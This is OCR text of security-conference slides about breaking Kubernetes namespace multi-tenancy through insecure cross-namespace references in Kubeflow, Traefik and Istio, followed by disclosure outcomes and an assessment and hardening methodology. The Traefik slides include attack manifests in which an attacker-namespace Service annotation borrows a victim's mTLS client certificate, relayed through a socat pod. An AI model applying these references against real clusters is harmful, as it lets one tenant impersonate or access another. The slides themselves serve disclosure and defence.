
- Issue is fixed in Kubeflow by removing the Istio edit permissions from the Service Account.
- Thanks to the Kubeflow project!
- However, **insecure Cross-Namespace References in CRDs** is a common problem in various other projects.

Excellent research paper on the topic by Andong Chen et. al. https://arxiv.org/pdf/2507.03387

Breaking Multi-Tenancy **Again**

Insecure Cross-Namespace References in Annotations

Cross-Namespace References in Annotations



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

Real-World Scenario: Traefik


Real-World Scenario: Traefik



Impact


Cluster
Namespace
attacker
kind: Service
apiVersion: v1
metadata:
annotations:
traefik.ingress.kubernetes.io/service.serverstransport: victim-st@kubernetescrd
Attacker
Namespace
victim
kind: ServersTransport
apiVersion:
traefik.io/v1alpha1
metadata:
name: st
spec:
certificatesSecrets:
- client-cert-secret
Traefik
Proxy
Req.
mTLS
Req.
socat Pod
Req.
Pod

Impact


Cluster
Namespace
attacker
kind: Service
apiVersion: v1
metadata:
annotations:
traefik.ingress.kubernetes.io/service.serverstransport: victim-st@kubernetescrd
Attacker
Namespace
victim
kind: ServersTransport
apiVersion:
traefik.io/v1alpha1
metadata:
name: st
spec:
certificatesSecrets:
- client-cert-secret
Traefik
Proxy
Req.
Req.
socat Pod
Req.
Pod
mTLS

Coordinated Disclosure


- Issue is being fixed in Traefik.
  - Traefik updated their Multi-Tenancy security documentation and recommends using the Gateway API.
- Thanks to the Traefik project!
- However, **insecure Cross-Namespace References in Annotations** is a general problem
  - And can even have impact beyond the scope of the cluster!

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: gcp-ingress
  annotations:
    ingress.gcp.kubernetes.io/pre-shared-cert: gcp-compute-cert
```


Breaking Multi-Tenancy Again **And Again**

Cross-Namespace Attacks on Data Plane

Back to Istio & Its Service Mesh



Exploit & Impact



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Istio

Coordinated Disclosure

- Istio maintainers consider this issue to be expected behavior
  - Purposeful user experience trade-off
  - And recommends the Gateway API as a replacement in Namespace-based Multi-Tenancy.
- Together with Istio, we published a Security Note and Blog Post to address this issue.
- Thanks to the Istio project!

What We Can Learn From It?

Methodology

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Methodology

1. *Use:* Do I use Namespace-based Multi-Tenancy?
2. *Assess:* How do I identify potential weaknesses?
3. *Address:* How do I address them?

1. Do I use Namespace-based Multi-Tenancy?

Where is Namespace-based Multi-Tenancy commonly found:

- Multiple teams, **often *direct* access**
  - Deploy different applications into the same cluster
  - Typically, share a level of trust
- Multiple actors (often customers), **often *indirect* access**
  - Machine learning
  - CI/CD pipelines
  - Scripting capabilities in applications
  - Typically, untrusted
  - Sometimes, this is **unobvious** Namespace-based Multi-Tenancy

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
1. Use

Unobvious Namespace-based Multi-Tenancy

- Tenants are **hidden** in the deployed applications and workloads
  - that implement **features which** gives tenants **access** to the **underlying K8s platform**
- Through various ways
  - Code Exec, SSRF, Files, K8s API
- **Example:** ChatGPT's Python sandbox runs in a K8s cluster



2. How do I identify potential weaknesses?

Apply Hardening	Industry best-practices are applied.
Identify Components	Which resources are in control of a tenant?
Assess Resources	What control plane interaction? What data plane interaction?
Evaluate Interactions	Does this affect the security (CIA) of components outside of the Namespace?

3. How do I address them?

- Deployment of vendor fixes
- Usage of existing admission policy sets
- Definition of custom policies

Kyverno has an excellent repository of policies: https://kyverno.io/policies/

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Admission Controls

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
  - mesh
  hosts:
  - '*'
  http:
  - [...]
```

gateways:
- ⊘ 'mesh'
- ⊘ 'victim/[...]'
- ✓ 'allowed-gw'

hosts:
- ⊘ '*'
- ⊘ 'example.com'
- ✓ 'allowed-host.svc'

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Conclusion

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Conclusion

- Increase Awareness
  - Namespace-based Multi-Tenancy **is hard to get right.**
  - Its presence may be **unobvious.**
- Invest time to assess its **implications.**
  - Use our methodology as a guideline to assess clusters.

github.com/ernw/k8s-multi-tenancy

Thank you for your attention!

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